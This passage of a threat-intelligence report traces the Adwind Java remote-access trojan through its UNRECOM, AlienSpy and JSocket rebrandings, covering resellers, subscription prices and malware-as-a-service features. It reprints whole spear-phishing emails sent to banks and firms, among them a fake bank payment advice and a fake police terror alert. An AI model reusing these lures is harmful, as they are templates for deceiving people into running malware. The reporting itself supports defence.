


It came as a big surprise to Adwind customers and some clarification was provided by another Mexican hacker nicknamed "faria", who was a reseller of the Adwind RAT. Below is a rough computer translation from the original Spanish:

> First of all apologize for taking so long but it was worth .... It is advised to all those who bought the rat adwind of version 3.0 down the project will be managed by adwind not because they have received threats and by legal issues, therefore it is removed from the project and has decided to sell the company called lustrosoft. The company has purchased the adwind has decided to rename the project is no longer adwind Rat was called. You may wonder who the hell lustroSoft, well it's a guy programmer in java, c ++, html etc. Lo means that this guy has great knowledge, I've had the opportunity to talk with him and I think it does work very calidad. El good to excellent launch of the new software will be starting on Thursday 11/8/2013 that will bring them more options adwind new ones were added which I can not say that will be a surprise, besides that comes to fud all antivirus and much more ... For those who bought a new total adwind reciviran your mind free software depending on whether they bought with or without android android.
>
> Questions.....
>
> What will happen to my remote that had the 3.0 will be lost? Redirijidos will not be lost to the new software the handover.
>
> How is the new project called? It is not yet known to be defined.
>
> Will it serve for PC and mobile android? Clearly, if
>
> I continue working with lustroSoft? Yeah I will continue to sell and support to all my clients.
>
> If I want to buy who do I contact? Can they make their turns starting date 11.08.2013 marrow faria me.
>
> What will be the value of the new software would be paid and where? The value is not fixed aun. El be sent through paypal, werter Union.
>
> Where I can see the site of the new software? Still under construction then they will be released.
>
> For more information you can add me to fariastreball@hotmail.com saludoss faria att.

Shortly after that, on 12 November 2013, the same "faria" released information about a new RAT codenamed UNRECOM.


Unrecom v1.1
Central
Extensiones
Ayuda
Unrecom v1.0
Usuarios
Transferencias
Conexiones:
200
Tiempo de vista previa(s):
60
15


Unrecom v1.0
Main
Plugins
Help
Search IP
IP
192.168.58.128
Pais
Reserved
Region
Ciudad
Codigo postal
Latitud
0
Longitud
0
Users
Transfers
Max Connections:
200
Preview Time(s):
60
8

UNRECOM (or LustroSoft) also used a subscription based model with different plans:

	Básico	Profesional	Completo
Elija un Plan	$ 30	$ 95	$ 200
Mes (s)	1	6	Ilimitado
Plugins libre	✗	2	Ilimitado
Bypass AVS	✓	✓	✓
FUD	✓	✓	✓
Android Servidor	✓	✓	✓
Licencias	1	1	1
Vender su licencia	✗	✓	✓
	Donate	Donate	Donate
	bitcoin Donate Now	bitcoin Donate Now	bitcoin Donate Now


The individual nicknamed "faria" used skype and gmail accounts which revealed a connection to the distribution of UNRECOM. Considering that he entered the scene as a person related to the distribution of Adwind, we believe that he is probably a friend or partner of the original Adwind author.

Conctato


El rat pueden comprarselo directa mente a lustro soft o ami persona osea faria soy el único vendedor autorizado por lustro soft. El rat no puede ser revendido por ninguna otra persona y tendrá siempre el mismo valor que es el de la pagina oficial `https://unrecom.net/`


skype y correo : fariastreball@hotmail.com
Skype: unrecom.soft
unrecom@gmail.com

UNRECOM version 1.3 was cracked by hacker Boredliner (boredliner.wordpress.com) in February 2014 and released to the public.




The same software cracker ("Boredliner") released a cracked version of Adwind 3.0 in February 2014:





Software protection was based on license number and hardware checks. One of new features of this variant of Adwind was a commercial obfuscation tool known as Allatori which is used for Java bytecode obfuscation.



To check the serial number, Adwind established a connection to **adwind.com.mx**, which had to be resolved to a hardcoded IP: **65.99.225.111**

This cracked version of Adwind 3.0 was the main and most widely used variant of Adwind in targeted attacks based on Adwind during 2014-2015.


The next version of UNRECOM (2.0) was released in March 2014.


By the summer of 2014 there were two Java-based RATs circulating in the cybercriminal world, based on the same source code – Adwind v.2/3 (cracked) and UNRECOM (with "new owner", also cracked).

AlienSpy

Obviously, the availability of free, cracked variants of the RAT caused a decline in sales that disturbed the author (regardless of how he was connected to UNRECOM) and his response was the introduction of a new "rebranded" RAT in September-October 2014: AlienSpy RAT.

The first known and widely distributed versions were 4.0, 4.1 and 4.2, with the latest released in October 2014.





Alien Spy Rat v4.2 For Jg


petki4a

Subscribe 10


5,319

Add to Share More 4 2

Published on Oct 25, 2014
Visit us -
http://jomgegar.com/



Some versions of AlienSpy were also cracked and used by cybercriminals, but, as we explained earlier, most of them relied on free Adwind or UNRECOM. This and previous facts were the reason behind the increased number of targeted attacks using this RAT.



Targeted email sample (image courtesy of contagiodump)

In April 2015, Fidelis published the first detailed report on AlienSpy, based on known cases from dozens of attacks against US companies.

"Fidelis researchers have observed AlienSpy being sold in the cyber-underground via a subscription model, with prices starting at $9.90 for 15-day use to $219.90 for an annual subscription. The subscription provides users with access to the malware's complete range of capabilities, including some newer techniques like sandbox detection, antivirus tool disablement, and Transport Layer Security (TLS) encryption-protected command-and-control capabilities."

If you compare the prices quoted for AlienSpy with those for UNRECOM, it appears that short-term subscriptions for the new "brand" were cheaper (starting at just $9.90), but an annual subscription was more expensive ($219.9 vs $200 for unlimited use of UNRECOM).

The Fidelis report was focused on the last known variant of AlienSpy – version 5.1. Code analysis revealed a lot of functions from UNRECOM (meaning that it was based on this RAT, not Adwind).

The authentication server for AlienSpy was located at alienspy.net, registered in June 2014. However, the domain was suspended by GoDaddy after the Fidelis report – and the business of the AlienSpy author was ruined again.


After just two months, in June 2015, the fifth reincarnation of Frutas was born – this time under the name it is still known by today: the "JSocket RAT".

THE LATEST REINCARNATION OF THE MALWARE

JSocket.org: malware-as-a-service

JSocket.org is a website that implements a concept known as malware-as-a-service, which is a commercially available malware tool that can be used on a subscription basis, and which includes basic technical support, additional paid components and modules, as well as accompanying services such as obfuscation to evade AV detection, a free VPN service for members with the ability to map ports for incoming connections at the VPN termination point and free checks using tens of different AV engines.

The project runs openly as if it were providing completely legitimate products and services for benign purposes. It uses common online marketing methods to advertise the capabilities of its malware and the various techniques available for stealing information.




The website is hosted or proxied via 37.61.235.30, an IP that belongs to LayerIP UK, a mysterious hosting company for which we couldn't find a public website.

Registration


As of January 2016, JSocket registration is open to everyone. To register you have to provide a valid email address which will be validated after initial sign up. Some of the additional features, such as the VPN service and additional downloads are only available to registered users.

Online malware shop

The users who successfully complete the registration process get access to the online shop where they may purchase a subscription plan for the JSocket RAT, and buy additional components and services. Below are the membership plans available to registered users.



Additional, paid-for, standalone components are as follows:



The online shop offers the following methods for the transfer of money:

1. PerfectMoney
   This internet payment system offers a number of ways to deposit funds in its virtual account, including via a bank wire transfer, Bitcoin, cash terminals and a variety of e-currencies.

2. CoinPayments
   This payment processing service supports 49 cryptocurrencies including the most popular, Bitcoin and Lightcoin.


3. Advcash
   This is an electronic currency and e-wallet service with a large number of exchange opportunities, including cryptocurrencies.

4. EntroMoney
   Yet another payment system with a large number of exchanges supported, mostly from Nigeria.

YouTube channel

The owner of JSocket runs a YouTube channel for malware users. This carries educational videos on how to build malware and how to make use of JSocket services while using the Adwind RAT.

By the end of 2015 the channel carried six videos.




According to an analysis of the video content, the creator of the videos, who is also the supposed owner of the JSocket website uses the Spanish version of Microsoft Windows 10 with a number of virtual machines running on VMWare. The author of the videos has the local time zone set to UTC-5.

Profitability

JSocket.org offers six types of memberships ranging from 15 days to a one year subscription term which cost from **$25 USD** to **$300 USD** respectively. In December the website had more than 1,600 registered users. The estimated annual revenue of this online project is about **$200,000 USD**.

LATEST KNOWN ADWIND ATTACKS

At the end of 2015, the Adwind RAT was used to attack banks outside of Singapore, such as the Ajman bank in the United Arab Emirates, Bangkok Bank, the IBC Bank (USA), the Nordic financial services group Nordea, headquartered in Sweden, and possibly Bank Negara Malaysia.



From : ptrf08@bangkokbank.com **Date Time** : 19.01.2016 8:36:56

To : "Recipients" <ptrf08@bangkokbank.com>

Cc :

Bcc :

Subject : [POSSIBILE SPAM]:--Spam-- PAYMENT TRANSFER IN YOUR FAVOR FOR ORDER

Attachments : Bank Payment Copy.jar

BANGKOK BANK PUBLIC COMPANY LIMITED
GLOBAL PAYMENT SERVICES DEPARTMENT
333 SILOM ROAD BANGRAK, BANGKOK 10500 TEL. 0-2625-9300
REGISTRATION NO. BOR MOR JOR 111 TAX ID. 0107536000374

Date 18/01/2016
REF. NO. 7716130808998510

TRANSFER ADVICE

WE HAVE RECEIVED AN INSTRUCTION FOR PAYMENT TRANSFER BY OUR CLIENT IN YOUR FAVOUR AND CREDITED THE NET AMOUNT INTO YOUR ACCOUNT AS SPECIFIED BELOW:

PROCESSED VIA : BAHTNET
FROM : BANGKOK BANK PUBLIC COMPANY LIMITED
ORDERING INSTITUTION : HSBCMVMV
TRANSACTION REF. NO. : LP BKH872827
ORDERING CUSTOMER : EUTOPIA HOLDINGS PRIVATE LTD
H. MEERUBAHURUGEAAGE, 1ST FLOOR AME
FOREIGN BANK CHARGE : 0.00
DETAILS OF PAYMENT : /ROC/PO 4742/PO 4743

PLEASE CHECK ATTACHED SWIFT COPY FOR PAYMENT DETAILS AND CONFIRMATION OF YOUR ACCOUNT DETAIL.

From	: info@suleyilmaz.com	**Date Time**	: 28.01.2016 15:28:45
To	: dnixon@ibc.com		
Cc	:		
Bcc	:		
Subject	: PAYMENT SLIP		
Attachments	: attachedFile.rtf 13.jar		

Dear Sir/Ma

Thanks for the message we just make the payment of $471,000,00 USD today kindly see attached for the PAYSLIP.

Thank you.


Sule Yilmaz

Releasing Associate

Esquire Financing Inc
177 F Philam St
Monrovia, Ca. 91016

Tel 1: 632 846 3040
Fax: 632 846 2523

Another attack that was discovered via an Adwind email sample uploaded to VirusTotal revealed an attempt to attack a major bank in Russia. Although the actor behind that attack seems unrelated to the original attack, the trend to target banks via direct emails to employees seems to be on the rise.



An email sent to a major bank in the Russian Federation

Adwind was used in another reported attack in November 2015, which centred on a spear-phishing email campaign sent on behalf of the UAE Police Force and carrying a warning about a terror threat.

We found another example of an "on behalf of Police" attack, also in November but from the "Commissariat de Police" in Belgium.

From : commisioner@polfed-fedpol.be

To : sales@it1.be

Cc :

Bcc :

Subject : SECURITY TIPS FOR

Attachments : attachedFile.rtf Commissariat de Police.pdf SECURETIPS15.zip

Federale Politie
Commissariat de Police
Directorate of the special units (DSU)

TO:

Sir,

We got a terror alert regarding your business area.

Be advised to follow the protective measures (SECURITY TIPS) as
attached to keep yourself, your company and your family secured

Best regards,
Catherine De Bolle,
General Commissioner

Commissariat de Police
Rue du College 1,
1050 Brussel, Belgium
P: 032 2 515 71 86
E: commisioner(a)polfed-fedpol.be <mailto:commisioner@polfed-fedpol.be>

At the end 2015 we observed some attacks based on the theme of "shipping" instead of "money transfer".

From	: office@infotech-novo.ru	**Date Time**	: 18.12.2015 19:19:12
To	: bulletin@heidmar.com		
Cc	:		
Bcc	:		
Subject	: ATLAS OWNERS LOADING APPOINTMENT		
Attachments	: PDA.jar		

GOOD DAY,

DEAR SIRS,

THANKS FOR YR BELOW APPPOINTMENT MSG WHICH NOTED.
WE CONFIRM ATTENDANCE AND SINCERELY PLEASED OF THIS NEW OPPORTUNITY TO CO-OPERATE WITH YOUR GOOD SELVES.
WE SHALL NOT FAIL TO KEEP CLOSELY POSTED AS USUAL AND WE ARE AS FROM NOW AT YOUR ENTIRE DISPOSAL.

PLS FIND ATTACHED PDA FILE AS REQUESTED.

BEST REGARDS

IGOR BOGDANOV
INFOTECH NOVO LIMITED NOVOROSSIYSK
TEL : +7 (8617) 601030 (4 LINES)
TEL/FAX: +7 (8617) 601032
E-MAIL : office@infotech-novo.ru

